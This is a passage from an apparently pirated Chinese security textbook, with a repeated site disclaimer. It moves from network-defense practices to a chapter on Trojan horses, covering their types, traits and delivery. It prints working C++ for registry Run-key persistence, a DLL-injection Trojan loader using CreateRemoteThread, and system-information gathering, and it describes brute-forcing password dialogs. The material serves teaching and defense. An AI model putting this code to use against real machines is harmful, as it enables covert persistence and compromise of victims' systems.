加密技术是保护信息安全的一个行之有效且非常重要的技术，当前主流的密码体制分为对称（私钥）和非对称（公钥）密码体制两种。其对称加密算法有美国的 DES、TRIPLER DES，欧洲的 IDE-A，日本的 FEALN、LOKI91、RC4、RC5 等；还有非对称密码算法如 RSA、MH 背包密码、MCELIECE 密码、DIFFE HELLMAN、RABIN、椭圆曲线等。通过对信息保密要求的分析，采取合适的加密算法构建各种层次、各种类型的加密平台，包括文件形式的存储加密平台、数据链路层/网络层/传输层/应用层上的传输加密平台和数据库加密平台。

（2）口令（密码）保护。

口令问题是一个容易让人忽视的问题，在口令管理上可参照以下几个方面：养成使用口令的好习惯，口令最好不要随手书写，应适时更新；随时删除被调离员工的账号；远程登录系统后，离开时及时关闭登录；对口令进行加密，对于 Linux、UNIX 的账号密码，可选择 MD5 或 DES 加密，以免被人盗走 PASSWORD 文件而把密码破译出来；应不断改进计算机系统的口令鉴别过程，改变设置，让系统自动提醒用户定期或不定期更换口令。当然，也可以采用更安全的措施来识别用户的身份，比如 PKI 系统等。

（3）病毒防护。

所有的系统都安装统一的网络防病毒软件，通过对防病毒服务器的病毒库进行及时升级，做到众多的客户端病毒库的及时升级，使整个网络系统能对最新的病毒进行防杀，减少病毒危害带来的损失。

（4）系统加固和漏洞扫描。

密切跟踪最新的漏洞和攻击技术，建立一个列表，列出网络中所用的操作系统、应用系统，列出每个厂家网站和提供支持的联系方式，密切注意厂家的升级通告，及时对网络中系统、设备进行加固打补丁，及时修补漏洞。建立另一个列表，列出网络中所有主机应该提供的服务和端口，使用扫描系统，检查每台主机是否有不必要的服务没有关闭，或有漏洞的地方，并及时做出调整，如果有计算机被人利用，应启动应急响应流程，分析原因，找到攻击者的攻击方法。必要时，需要对全网安全策略进行调整。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

（5）边界控制。

网络边界的连接设备一般是路由器，为了加强安全控制，一般都配备有防火墙，也许还有其他的网络隔离设备。一方面要加强对路由器、防火墙本身的安全控制；另一方面还需利用这些设备，对边界访问进行控制，特别是连接 Internet 的边界。边界访问控制得比较好，就能有效地减少来自 Internet 的攻击风险。

（6）实时监控。

以上几个方面的措施都是用于提高网络组成元素的安全强度，但网络访问是动态的，管理员还需时时刻刻监控网络中的访问情况，特别是密切注意潜在的攻击行为，及时调整策略，减少黑客攻击成功的几率。密切关注正在发生的攻击行为，采取必要的手段进行及时制止。对于已经攻击成功的安全事件，启动应急响应流程，分析黑客是通过什么方式、利用网络中哪个薄弱点来攻击的。调整网络系统的安全措施。利用入侵检测系统 IDS 建立全网的监控系统，既可以实施全面的攻击监控，也可以对某个或某些安全事件进行监控。

（7）日志审核。

日志是指操作系统的日志、应用程序的日志和防火墙的日志。利用专门的日志分析工具，或对特别重要的服务器日志进行常规的日志分析，可以发现服务器上异常的活动。

4.2 木马攻击

4.2.1 木马简介与原理

木马（Trojan），这个名词源于古老的希腊神话——特洛伊木马记。特洛伊木马（Trojan Horse）是希腊诗人荷马在其史诗伊利亚德中，描写一段希腊人攻陷特洛伊城的故事所创造的。在 RFC 1244 有一段关于 Trojan 程序的说明，由于 RFC 的权威性，可以认为这就是 Trojan 木马程序的定义：特洛伊木马是一种程序，它能提供一些有用的，或是仅仅令人感兴趣的功能。但是它还有用户所不知道的其他功能，例如在用户不了解的情况下复制文件或窃取密码。

Trojan 木马最初诞生于网络还处于以 UNIX 平台为主的时期，由于 UNIX 存在开源版本，因此，木马的制造者往往是将一些特殊的代码添加到正常的应用程序代码中来实现一些特殊的功能，当被添加 Trojan 代码的程序被运行时，内嵌在程序中的代码就会秘密执行，在这个时期木马的设计者和使用者都是些技术人员，必须具有丰富的网络知识和编程知识，并对 UNIX 有相当程度的了解才行。

随着 Windows 平台的日益普及，一些基于 Windows 图形界面的木马程序出现了，由于木马拥有了良好的用户界面，即使是不懂太多专业知识的普通用户也可以熟练操作木马，利用木马入侵的事件也不断地发生。随着技术的不断发展，木马的功能越来越强大，隐蔽性不断提高，数量不断扩大。

下面从几个方面具体讲解一下木马的原理和运行方式。

1．木马的种类

网络中的木马有很多类型，下面具体介绍几种经常使用的木马类型。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

（1）破坏型。

唯一的功能就是破坏并且删除文件，可以自动的删除计算机上的.DLL、.INI、.EXE文件。

（2）密码发送型。

木马可以找到隐藏密码并把它们发送到指定的邮箱。一些用户喜欢把自己的各种密码以文件的形式存放在计算机中，认为这样方便；还有用户喜欢用Windows系统提供的密码记忆功能，这样就可以不必每次都输入密码了。许多黑客软件可以寻找到这些文件，并把它们送到黑客手中。也有些黑客软件长期潜伏，记录操作者的键盘操作，从中寻找有用的密码。

不要认为在文档中加了密码就可以把重要的保密文件存在公用计算机中。别有用心的人完全可以用穷举法暴力破译密码。利用Windows API函数EnumWindows和EnumChildWindows对当前运行的所有程序的所有窗口（包括控件）进行遍历，通过窗口标题查找密码输入框，通过按钮标题查找应该单击的按钮，通过ES_PASSWORD查找需要输入的密码窗口。向密码输入窗口发送WM_SETTEXT消息模拟输入密码，向按钮窗口发送WM_COMMAND消息模拟单击。在破解过程中，把密码保存在一个文件中，以便在下一个序列的密码再次进行穷举或多部计算机同时进行分工穷举，直到找到密码为止。此类程序在黑客网站上唾手可得，精通程序设计的人完全可以自编一个。

（3）远程访问型。

这种木马只需有人运行了服务端程序，如果客户端知道服务器的IP地址，就可以实现远程控制。以下的程序可以实现观察“受害者”正在干什么，当然这个程序完全可以用在正道上，比如监视学生机的操作。

程序中用的UDP（User Datagram Protocol，用户报文协议）是因特网上广泛采用的通信协议之一。与TCP协议不同，它是一种非连接的传输协议，没有确认机制，可靠性不如TCP，但它的效率却比TCP高，用于远程屏幕监视还是比较适合的。它不区分服务器和客户端，只区分发送端和接收端，编程上较为简单，故选用UDP协议进行传输是比较常见的。

（4）键盘记录木马。

这种特洛伊木马是非常简单的。它们只做一件事情，就是记录受害者的键盘敲击并且在Log文件里查找密码。这种特洛伊木马随着Windows系统的启动而启动。它们有在线和离线记录这样的选项，顾名思义，它们分别记录用户在线和离线状态下敲击键盘时的按键情况。通过这些按键很容易就会得到用户的密码等有用信息，甚至是信用卡账号。当然，对于这种类型的木马，邮件发送功能也是必不可少的。

（5）代理木马。

攻击者在入侵的同时掩盖自己的足迹，谨防别人发现自己的身份是非常重要的，因此，给被控制的计算机种上代理木马，让其变成攻击者发动攻击的跳板就是代理木马最重要的任务。通过代理木马，攻击者可以在匿名的情况下使用Telnet、ICQ、IRC等程序，从而隐藏自己的踪迹。

（6）反弹端口型木马。

防火墙对于连入的链接往往会进行非常严格的过滤，但是对于连出的链接却疏于防范。于是，与一般的木马相反，反弹端口型木马的服务端（被控制端）使用主动端口，客户端（控制端）使用被动端口。木马定时监测控制端的存在，发现控制端上线，立即弹出端口主动连接控制端打开的主动端口；为了隐蔽起见，控制端的被动端口一般开启在80，即使用户使用

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

扫描软件检查自己的端口，发现类似 TCP UserIP:1026 ControllerIP:80ESTABLISHED 的情况，稍微疏忽一点，用户就会以为是自己在浏览网页。

2. 木马的特性

木马主要有以下几个特性。

（1）隐蔽性。

由于木马所从事的是“地下工作”，因此必须隐藏起来，它会想尽一切办法不让用户发现它。很多人对木马和远程控制软件有点分不清，比如，进行局域网间通信的常用软件 PCanywhere 是一款远程控制软件。PCanywhere 在服务器端运行时，客户端与服务器端连接成功后，客户端上会出现很醒目的提示标志。而木马类的软件的服务器端在运行的时候应用各种手段隐藏自己，不可能出现任何明显的标志。木马开发者早就想到了可能暴露木马踪迹的问题，把它们隐藏起来了。例如大家所熟悉木马修改注册表和文件以便下一次再启动计算机后仍能载入木马程序，它不是自己生成一个启动程序，而是依附在其他程序之中。有些木马把服务器和正常程序绑定成一个程序的软件，叫做 exe-binder 绑定程序，可以让人在使用绑定的程序时，木马也入侵了系统。甚至有个别木马程序能把它自身的 EXE 文件和服务端的图片文件绑定，在用户看图片的时候，木马便侵入了用户的系统。

（2）自启动性。

木马为了控制服务端。它必须在系统启动时即跟随启动，所以它必须潜入系统的启动配置文件中，如 win.ini、system.ini、winstart.bat 以及启动组等文件中。

（3）自保护功能。

现在很多的木马程序中的功能模块不再由单一的文件组成，而是具有多重备份，可以相互恢复。当删除了其中的一个，又运行了其他程序的时候，木马又悄然出现。像幽灵一样，防不胜防。

（4）打开特别的端口。

木马程序潜入计算机之中的目的主要不是为了破坏用户的系统，而是为了获取用户的系统中有用的信息，当用户上网时能与远端客户进行通信，这样木马程序就会用 C/S 模式的通信手段把信息告诉黑客们，以便黑客们控制用户的计算机，或实施进一步的入侵企图。计算机有 65 536 个端口，用户一般只用到几个，木马经常利用不常用的端口进行连接。

3. 木马的工作方式

一般的木马程序都包括客户端和服务端两个程序，其中客户端是用于攻击者远程控制植入木马的计算机，服务器端程序即是木马程序。攻击者要通过木马攻击用户的系统，首先要将程序植入到用户的计算机里面。

目前木马入侵的主要途径还是先通过一定的方法把木马执行文件弄到被攻击者的计算机系统里，利用的途径有邮件附件、下载软件等，然后通过一定的提示，故意误导被攻击者打开执行文件，比如故意谎称这个木马执行文件，是朋友送给你的贺卡，可能打开这个文件后，确实有贺卡的画面出现，但这时可能木马已经悄悄在后台运行了。一般的木马执行文件非常小，大部分都是几 KB 到几十 KB，如果把木马捆绑到其他正常文件上，很难被发现，所以，有一些网站提供的下载软件往往是捆绑了木马文件的，执行这些下载的文件，也同时运行了木马。

木马也可以通过 Script、ActiveX 及 Asp.CGI 交互脚本的方式植入，由于微软公司的浏览

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

器在执行 Script 脚本存在一些漏洞。攻击者可以利用这些漏洞传播病毒和木马，甚至直接对浏览者的计算机进行文件操作等控制。如果攻击者有办法把木马执行文件下载到攻击主机的一个可执行 WWW 目录夹里面，就可以通过编制 CGI 程序在攻击主机上执行木马目录。此外，木马还可以利用系统的一些漏洞进行植入，如微软公司著名的 US 服务器溢出漏洞，通过一个 IISHACK 攻击程序即可使 IIS 服务器崩溃，并且同时攻击服务器，执行远程木马执行文件。

当服务器程序在被感染的计算机上成功运行以后，攻击者就可以使用客户端与服务器建立连接，并进一步控制被感染的计算机。在客户端和服务器通信协议的选择上，绝大多数木马使用的是 TCP/IP 协议，但是也有一些木马由于特殊的原因，使用 UDP 协议进行通信。当服务器在被感染计算机上运行以后，它一方面尽量把自己隐藏在计算机的某个角落里面，以防被用户发现，同时监听某个特定的端口，等待客户端与其取得连接。另外，为了下次重启计算机时仍然能正常工作，木马程序一般会通过修改注册表或者其他的方法让自己成为自启动程序。

4.2.2 木马技术典型技术实例

由于篇幅的原因，本小节只给出木马几个典型技术的示例和讲解。

1．自加载技术

让程序自运行的方法比较多，除了最常见的方法：加载程序到启动组，写程序启动路径到注册表的 HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersions\Run 的方法外，还有很多其他的办法，比如可以修改 boot.ini，或者通过修改注册表里的键值直接启动，通过修改 explorer.exe 启动参数等，下面展示一段通过修改 HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersions\Run 键值来实现自启动的程序。

源文件：AutoRun.cpp（建立 MFC 应用程序）

```
#include "stdafx.h"
#include "AutoRun.h"
#ifdef _DEBUG
#define new DEBUG_NEW
#undef THIS_FILE
static char THIS_FILE[] = __FILE__;
#endif
// The one and only application object
CWinApp theApp;
using namespace std;
int _tmain(int argc, TCHAR* argv[], TCHAR* envp[])
{
    int nRetCode = 0;
    // initialize MFC and print and error on failure
    if (!AfxWinInit(::GetModuleHandle(NULL), NULL, ::GetCommandLine( ), 0))
    {
        // TODO: change error code to suit your needs
        cerr << _T("Fatal Error: MFC initialization failed") << endl;
        nRetCode = 1;
    }
    else
    {
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
        // TODO: code your application's behavior here.
        HKEY    hKey;
        // 创建注册表键项
        if(!RegCreateKey(HKEY_LOCAL_MACHINE,
            "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", &hKey))
        {
            CString    strKey;
            char cSysPath[MAX_PATH];
            // 获得当前系统目录
            ::GetSystemDirectory(cSysPath, MAX_PATH);
            // 设置自启动的程序名称
            strKey=cSysPath;
            strKey+="\\AutoRun.EXE";
            // 设置注册表键值为自启动程序名称
            RegSetValueEx(hKey,
                "AutoRun",
                0,
                REG_SZ,
                (LPBYTE)strKey.GetBuffer(0),
                strKey.GetLength( )
                );
        }
    }
    return nRetCode;
}
```

上面的程序完成了将指定的程序加载到 Windows 自启动项中。程序流程是：首先调用 RegCreateKey 函数创建指定路径下的注册表键项，这里的路径就是自启动程序的路径 HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersions\Run，然后调用 GetSystemDirectory 函数获得当前系统路径，一般为 C:\WINDOWS\system32，最后调用 RegSetValueEx 函数将自启动程序的路径添加到键值中。这时，当主机每次重启时，都会自动执行相应的程序。

这种方法一个明显的弊端就是用户可以轻易地查看注册表选项，发现木马的存在。

2．DLL 木马隐藏技术

为了在 Windows NT 或更高版本系统下能够隐藏进程，木马开始利用 DLL（Dynamic Link Library，动态链接库）文件，起初木马只是以 DLL 形式来替换系统中负责 Win Socket1.x 的函数调用 wsock32.dll（Win Socket2 中则由 WS2_32.DLL 负责），这样通过对约定函数的操作和对未知函数的转发（DLL 木马替换 wsock32.dll 时会将之更名，以便实现日后的函数转发）来实现远程控制的功能。但是随着 MS 数字签名技术和文件恢复功能的出台，这种 DLL 木马的生命力也日渐衰弱了。于是出现了时下的主流木马——动态嵌入式 DLL 木马，将 DLL 木马嵌入正在运行的系统进程中，如 explorer.exe、svchost.exe、smss.exe 等无法结束的系统关键进程是 DLL 木马的最爱，这样在任务管理器里就不会出现 DLL 文件，而是 DLL 的载体 EXE 文件。当然通过进一步地加工 DLL 木马，还可以实现另外的一些如端口劫持/复用（也就是所谓的无端口）、注册为系统服务、开多线程保护等功能。

DLL 木马的实现原理是在 DLL 中包含木马程序代码，随后在目标主机中选择特定目标

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

进程，以某种方式强行指定该进程调用包含木马程序的DLL，最终达到侵袭目标系统的目的。

正是 DLL 程序自身的特点决定了以这种形式加载木马不仅可行，而且具有良好的隐藏性，具体如下。

（1）DLL 程序被映射到宿主进程的地址空间中，它能够共享宿主进程的资源，并根据宿主进程在目标主机非法访问相应的系统资源；

（2）DLL 程序没有独立的进程地址空间，从而可以避免在目标主机中留下“蛛丝马迹”，达到隐蔽自身的目的。

DLL 木马实现了“真隐藏”，用户在任务管理器中看不到木马“进程”，它完全融进了系统的内核。与“真隐藏”对应的是“假隐藏”，“假隐藏”木马把自己注册成为一个服务。虽然在任务管理器中也看不到这个进程，但是“假隐藏”木马本质上还具备独立的进程空间。“假隐藏”只适用于 Windows 9x 的系统，对于基于 Windows NT 或以上版本的操作系统，通过任务管理器，可以轻易发现系统中注册过的服务。

DLL 木马注入其他进程的方法为远程线程插入。远程线程插入技术指的是通过在另一个进程中创建远程线程的方法进入那个进程的内存地址空间。将木马程序以 DLL 的形式实现后，需要使用插入到目标进程中的远程线程将该木马 DLL 插入到目标进程的地址空间中，即利用该线程通过调用 Windows API LoadLibrary 函数来加载木马 DLL，从而实现木马对系统的侵害。

下面展示 DLL 木马的示例程序，由于篇幅的原因，程序只是实现了最基本的功能。

源文件：DLLTrojan.cpp

```
#include <windows.h>
#include <stdlib.h>
#include <stdio.h>
#include <Tlhelp32.h>
void CheckError ( int, int, char *);             // 出错处理函数
HANDLE hRemoteThread, hRemoteProcess;   // 远程线程和进程句柄
PWSTR pszLibFileRemote=NULL;                // 远程文件名
// 根据进程名获取进程 ID
DWORD    GetProcessIdFromName(char *processname)
{
    HANDLE  hProcessSnap   =   NULL;
    BOOL  bRet              =   FALSE;
    PROCESSENTRY32    pe32  =   {0};
    DWORD    processID;                     // 进程 ID
    // 获得全部进程信息
    hProcessSnap  =  CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS,    0);
    if   (hProcessSnap    ==    INVALID_HANDLE_VALUE)
    {
        return FALSE;
    }
    pe32.dwSize     =     sizeof(PROCESSENTRY32);
    // 从第一个进程开始遍历所有进程
    if  (Process32First(hProcessSnap, &pe32))
    {
        HANDLE     hProcess;
        // 开始循环查找进程
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
        while    (Process32Next(hProcessSnap,    &pe32))
        {
            // 找到符合进程名称的进程
            if (!strcmp(pe32.szExeFile, processname))
            {
                // 打开进程
                hProcess = OpenProcess(PROCESS_ALL_ACCESS, FALSE, pe32.th32ProcessID);
                CloseHandle(hProcess);
                // 获得进程 ID
                processID = pe32.th32ProcessID;
                break;
            }
        }
    }
    CloseHandle    (hProcessSnap);
    return    processID;
}
```

上面程序首先包含了一些调用 Windows API 需要的头文件和初始化了一些全局变量，然后实现了根据进程名称获取进程 ID 的功能函数 GetProcessIdFromName。这个功能在进程插入时将会用到，因为用户会指定插入到哪个进程之中。函数参数 processname 是输入的进程名称。函数实现的流程是：首先调用 CreateToolhelp32Snapshot 函数获取全部进程信息。然后调用 Process32First 函数和 Process32Next 函数开始遍历所有的进程信息，如果找到与进程名相同的进程，则调用 OpenProcess 函数获取进程 ID。最后返回对应进程名的进程 ID。

```
//错误处理函数 CheckError( )
void CheckError(int iReturnCode, int iErrorCode, char *pErrorMsg)

{
    if(iReturnCode==iErrorCode)
    {
        printf("%s Error:%d\n\n",   pErrorMsg,   GetLastError( ));
        //清场处理
        if (pszLibFileRemote != NULL)

        {
            VirtualFreeEx(hRemoteProcess, pszLibFileRemote, 0, MEM_RELEASE);
        }
        if (hRemoteThread != NULL)

        {
            CloseHandle(hRemoteThread );

        }
        if (hRemoteProcess!= NULL)
        {
            CloseHandle(hRemoteProcess);
        }
        exit(0);
    }
}
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

上面程序主要实现错误处理的功能。进程插入时，为了程序的健壮性，要对每一步进行错误校验和处理，如果出现错误，则调用 VirtualFreeEx 函数释放虚拟空间，调用 CloseHandle 函数释放相关句柄。这样程序的稳定性也大大加强了。

```
// 主函数
void main(int argc, char **argv)
{
    int iReturnCode;
    char lpDllFullPathName[MAX_PATH];
    WCHAR pszLibFileName[MAX_PATH]={0};
    // 获取进程名为 MSMSGS.EXE 的进程 ID
    DWORD dwRemoteProcessId = GetProcessIdFromName("MSMSGS.EXE");
    strcpy(lpDllFullPathName, "C:\\WINDOWS\\system32\\trojan.dll");
    //将 DLL 文件全路径的 ANSI 码转换成 UNICODE 码
    iReturnCode = MultiByteToWideChar(CP_ACP, MB_ERR_INVALID_CHARS,
        lpDllFullPathName, strlen(lpDllFullPathName),
        pszLibFileName, MAX_PATH);
    CheckError(iReturnCode, 0, "MultByteToWideChar");
    //打开远程进程
    hRemoteProcess = OpenProcess(PROCESS_CREATE_THREAD | //允许创建线程
        PROCESS_VM_OPERATION |                          //允许 VM 操作
        PROCESS_VM_WRITE,                               //允许 VM 写
        FALSE, dwRemoteProcessId );
    CheckError( (int) hRemoteProcess, NULL, "Remote Process not Exist or Access Denied!");
```

上面程序是实现 DLL 木马的主函数的部分代码。程序流程是：首先调用 GetProcessIdFromName 函数获取进程名为 MSMSGS.exe 的进程 ID，说明程序欲将 DLL 文件插入这个进程中。然后调用 MultiByteToWideChar 函数将 DLL 文件全路径的 ANSI 码转换成 UNICODE 码。其中，参数 CP_ACP 表示 ANSI 代码页，参数 MB_ERR_INVALID_CHARS 表示如果函数输入一个不合法的字符串，将会返回相应的错误码。最后程序调用 OpenProcess 函数打开对应的进程，参数 PROCESS_CREATE_THREAD 表示允许创建线程，参数 PROCESS_VM_OPERATION 表示允许虚拟内存操作，参数 PROCESS_VM_WRITE 表示允许虚拟内存写操作，参数 FALSE 表示不允许继承句柄操作，参数 dwRemoteProcessId 表示打开进程的 ID 号。

```
    //计算 DLL 路径名需要的内存空间
    int cb = (1 + lstrlenW(pszLibFileName)) * sizeof(WCHAR);
    pszLibFileRemote = (PWSTR) VirtualAllocEx( hRemoteProcess,
        NULL,
        cb,
        MEM_COMMIT,
        PAGE_READWRITE);
    CheckError((int)pszLibFileRemote, NULL, "VirtualAllocEx");
    //将 DLL 的路径名复制到远程进程的内存空间
    iReturnCode = WriteProcessMemory(hRemoteProcess,
        pszLibFileRemote,
        (PVOID) pszLibFileName,
        cb,
        NULL);
    CheckError(iReturnCode, false, "WriteProcessMemory");
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

上面程序是实现 DLL 木马的主函数的部分代码。程序流程是：首先计算 DLL 路径名所需的内存空间，以便分配虚拟内存所需空间。然后调用 VirtualAllocEx 函数分配虚拟内存空间。参数 hRemoteProcess 对于进程的句柄，参数 NULL 表示函数自动决定在哪里分配空间，参数 cb 表示分配空间的大小，参数 MEM_COMMIT 表示为特定的内存页在内存或者页文件中分配物理储存空间，参数 PAGE_READWRITE 表示对页空间可有读写权限。程序最后调用 WriteProcessMemory 函数将 DLL 的路径名复制到对于进程的内存空间中。参数 hRemoteProcess 表示相应的进程句柄，参数 pszLibFileRemote 表示在对应进程中写入的基本地址，参数 pszLibFileName 表示 DLL 的路径名，参数 cb 表示路径名所需空间大小，NULL 表示忽略不考虑。

```
//计算 LoadLibraryW 的入口地址
PTHREAD_START_ROUTINE pfnStartAddr = (PTHREAD_START_ROUTINE)
    GetProcAddress(GetModuleHandle(TEXT("Kernel32")), "LoadLibraryW");
CheckError((int)pfnStartAddr, NULL, "GetProcAddress");
//启动远程线程，通过远程线程调用用户的 DLL 文件
hRemoteThread = CreateRemoteThread( hRemoteProcess,
    NULL,
    0,
    pfnStartAddr,
    pszLibFileRemote,
    0, NULL);
CheckError((int)hRemoteThread, NULL, "Create Remote Thread");
```

上面程序是实现 DLL 木马的主函数的部分代码。程序首先调用 GetProcAddress 函数计算 LoadLibrary 的入口地址。参数 GetModuleHandle(TEXT("Kernel32"))返回 Kernel32.dll 动态链接库模块的句柄，参数 LoadLibraryW 表示函数名称，调用 GetProcAddress 后返回 LoadLibraryW 函数在 Kernel32.dll 库中的地址。程序最后调用 CreateRemoteThread 函数启动相应线程，通过线程调用指定的 DLL 文件。参数 hRemoteProcess 表示线程句柄，参数 NULL 表示线程获得一个默认的安全描述符而且线程句柄也不能被继承，参数 0 表示线程默认的空间大小，参数 pfnStartAddr 指向执行的函数，参数 pszLibFileRemote 表示传递到函数的参数，参数 0 表示线程在创建后立即运行，参数 NULL 表示线程标识不返回。

```
    //等待远程线程退出
    WaitForSingleObject(hRemoteThread, INFINITE);
    //清场处理
    if (pszLibFileRemote != NULL)
    {
        VirtualFreeEx(hRemoteProcess, pszLibFileRemote, 0, MEM_RELEASE);
    }
    if (hRemoteThread != NULL)
    {
        CloseHandle(hRemoteThread );
    }
    if (hRemoteProcess!= NULL)
    {
        CloseHandle(hRemoteProcess);
    }
}
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

上面程序是实现 DLL 木马的主函数的部分代码。程序主要负责线程退出后的一些处理任务。首先调用 WaitForSingleObject 函数等待线程退出，然后调用 VirtualFreeEx 函数释放申请的虚拟空间，最后调用 CloseHandle 函数关闭相关句柄。

3．获取系统信息技术

当攻击者使用木马控制目标机后，一般就开始搜集目标机各种系统信息，相对于上面几部分来说，这里实现的方法比较简单，获取计算机情况的方法是调用相关的 API，下面举例进行说明。

源文件：GetSysInfo.cpp（建立 MFC 工程）

```
#include "stdafx.h"
#include "GetSysInfo.h"
#ifdef _DEBUG
#define new DEBUG_NEW
#undef THIS_FILE
static char THIS_FILE[] = __FILE__;
#endif
CWinApp theApp;
using namespace std;
// 获取 CPU 相关信息
void GetCPUInfo( )
{
    CString CPU;
    SYSTEM_INFO systeminfo;
    // 获取 CPU 型号
    GetSystemInfo (&systeminfo);
    switch (systeminfo.dwProcessorType)
    {
        case PROCESSOR_INTEL_386:          // 386 系列
            CPU = "PROCESSOR_INTEL_386";
            break;
        case PROCESSOR_INTEL_486:          // 486 系列
            CPU = "PROCESSOR_INTEL_486";
            break;
        case PROCESSOR_INTEL_PENTIUM: // 奔腾系列
            CPU = "PROCESSOR_INTEL_PENTIUM";
            break;
        case PROCESSOR_MIPS_R4000:
            CPU = "PROCESSOR_MIPS_R4000";
            break;
        case PROCESSOR_HITACHI_SH3:
            CPU = "PROCESSOR_HITACHI_SH3";
            break;
        case PROCESSOR_HITACHI_SH4:
            CPU = "PROCESSOR_HITACHI_SH4";
            break;
        case PROCESSOR_STRONGARM:
            CPU   = "PROCESSOR_STRONGARM";
            break;
        case PROCESSOR_ARM720:
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
            CPU = "PROCESSOR_ARM720";
            break;
        default:
            CPU = "Unknown Type";
            break;
    }
    printf("\nCPU 型号：%s\n\n", CPU);

}
```

上面程序是实现获取 CPU 信息的功能函数。程序流程是：首先定义 SYSTEM_INFO 结构的变量 systeminfo。然后调用 GetSystemInfo 函数获取系统相关信息，其中，SYSTEM_INFO 结构体中的字段 dwProcessorType 表示 CPU 的型号。最后程序对型号进行判断后输出相应的 CPU 型号信息。

```
// 获取内存信息
void GetMemoryInfo( )
{
    CString MemoryTotal;  // 总内存大小
    CString MemoryAvail;  // 可用内存大小
    MEMORYSTATUS memory;
    memory.dwLength =sizeof(memory); //初始化
    // 获取内存信息
    GlobalMemoryStatus(&memory);
    MemoryTotal.Format(_T("%d Mb"), int(memory.dwTotalPhys/1024/1024));
    MemoryAvail.Format(_T("%d Mb"), int(memory.dwAvailPhys/1024/1024));
    printf("主机总内存：%s\n\n", MemoryTotal);
    printf("主机可用内存：%s\n\n", MemoryAvail);
}
```

上面程序是实现获取内存信息的功能函数。程序首先定义 MEMORYSTATUS 结构体变量 memory。然后调用 GlobalMemoryStatus 函数获取内存信息，其中，MEMORYSTATUS 结构体中字段 dwTotalPhys 表示总内存大小（以 bit 为单位），字段 dwAvailPhys 表示可用物理内存大小（以 bit 为单位）。程序最后输出总内存大小和可用物理内存大小（以 Mb 为单位）。

```
// 获取磁盘信息
void GetDiskInfo( )
{
    DWORD sector, byte, cluster, free;
    long int freespace, totalspace;
    UINT type;
    char name;
    CString strname;
    // 循环检测 A～Z, 找到磁盘即输出
